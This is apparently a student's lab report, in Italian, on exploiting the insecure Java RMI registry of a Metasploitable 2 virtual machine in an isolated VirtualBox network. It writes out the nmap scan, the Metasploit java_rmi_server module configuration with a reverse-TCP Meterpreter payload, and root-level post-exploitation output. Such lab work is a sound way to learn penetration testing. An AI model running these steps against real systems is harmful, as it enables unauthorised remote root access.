REPORT S7/L5

Studente: Vincenzo Zarola

Data: 23/01/2026

Oggetto: Esame pratico di Cyber Security - Exploitation servizio Java RMI su target Metasploitable 2.

---

1. Obiettivo

L'obiettivo dell'attività è stato quello di configurare un ambiente di laboratorio virtuale isolato e condurre un Penetration Test mirato contro la macchina target "Metasploitable 2". L'attività si è concentrata sull'identificazione e lo sfruttamento di una vulnerabilità nel servizio **Java RMI** in ascolto sulla porta TCP 1099.


---

2. Configurazione dell'Ambiente di Laboratorio


Per soddisfare i requisiti di indirizzamento IP statico imposti dalla traccia, è stata predisposta un'infrastruttura di rete dedicata su VirtualBox.

2.1 Configurazione Network VirtualBox

È stata creata una nuova rete **NAT Network** (denominata *NatNetwork 1*) con indirizzamento IPv4 **192.168.11.0/24**.




Entrambe le macchine virtuali (Attaccante e Vittima) sono state configurate per utilizzare questa interfaccia di rete, garantendo visibilità reciproca e isolamento parziale.



2.2 Configurazione Indirizzamento IP


Come richiesto, sono stati assegnati i seguenti indirizzi IP statici:

- **Macchina Attaccante (Kali Linux):**
  - Interfaccia configurata manualmente tramite Network Manager (profilo *StaticS7L5*).
  - IP Assegnato: **192.168.11.111**
  - Netmask: **/24** (255.255.255.0)
  - Gateway: **192.168.11.1**



- **Macchina Vittima (Metasploitable):**
  - Interfaccia configurata modificando il file di sistema **/etc/network/interfaces.**
  - IP Assegnato: **192.168.11.112**
  - Netmask: **255.255.255.0**
  - Gateway: **192.168.11.1**

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
[sudo] password for msfadmin: _
```



2.3 Verifica Connettività

È stato eseguito un test di **Ping** dalla macchina attaccante verso la vittima, con esito positivo.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.289 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.173 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.224 ms
^C
── 192.168.11.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.173/0.228/0.289/0.047 ms
```

---

3. Fase di Information Gathering

Per identificare la superficie di attacco, è stata eseguita una scansione delle porte e dei servizi utilizzando il tool **Nmap**. Comando eseguito: **nmap -sV 192.168.11.112**

L'output ha evidenziato diverse porte aperte, confermando in particolare la presenza del servizio **Java RMI Registry** sulla porta **1099/tcp**.

```
Nmap scan report for 192.168.11.112
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2D:41:D6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

---

4. Fase di Exploitation

Identificato il vettore di attacco, si è proceduto all'utilizzo del framework **Metasploit**.

4.1 Selezione del Modulo

Avviata la console (**msfconsole**), è stata effettuata una ricerca per moduli relativi a Java RMI: Comando: **search java_rmi**

Dalla lista dei risultati è stato selezionato l'exploit appropriato per sfruttare la configurazione insicura del registro RMI: Comando: **use exploit/multi/misc/java_rmi_server**

```
msf > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                .                normal     No     Java RMI Registry Interfaces Enumera
tion
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure Default Con
figuration Java Code Execution
   2    \_ target: Generic (Java Payload)               .                .          .      .
   3    \_ target: Windows x86 (Native Payload)         .                .          .      .
   4    \_ target: Linux x86 (Native Payload)           .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)        .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)        .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure Endpoint Co
de Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Deserializati
on Privilege Escalation
```

4.2 Configurazione ed Esecuzione

Sono stati configurati i parametri del modulo per indirizzare l'attacco verso la vittima e ricevere la connessione di ritorno (Reverse Shell) sulla macchina attaccante:

- **set RHOSTS 192.168.11.112** (Target)
- Verifica configurazione: **options**

L'attacco è stato lanciato con il comando **exploit**.

```
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                         sing-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the l
                                         ocal machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

---

5. Fase di Post-Exploitation e Raccolta Evidenze

L'exploit è andato a buon fine, aprendo la **Sessione 1** di Meterpreter. Per soddisfare i requisiti dell'esame, sono state raccolte le seguenti evidenze direttamente dalla shell remota.

5.1 Verifica Privilegi

Comando: **getuid**

Risultato: **Server username: root** L'attacco ha garantito privilegi amministrativi massimi sul sistema target.

5.2 Configurazione di Rete Vittima

Comando: **ifconfig** L'output conferma che la macchina compromessa ha indirizzo IP **192.168.11.112**, come da requisiti.

5.3 Tabella di Routing

Comando: **route**

È stata estratta la tabella di routing per analizzare le rotte di rete della macchina compromessa.

```
meterpreter > getuid
Server username: root
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe2d:41d6
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe2d:41d6  ::       ::
meterpreter >
```

6. Conclusione

L'attività ha dimostrato la **criticità** di una configurazione predefinita **insicura** nel servizio **Java RMI**. Attraverso il framework **Metasploit** è stato possibile ottenere il **controllo completo** della macchina remota. L'ambiente di rete statico configurato su VirtualBox ha permesso di simulare lo scenario richiesto rispettando tutti i vincoli di indirizzamento IP.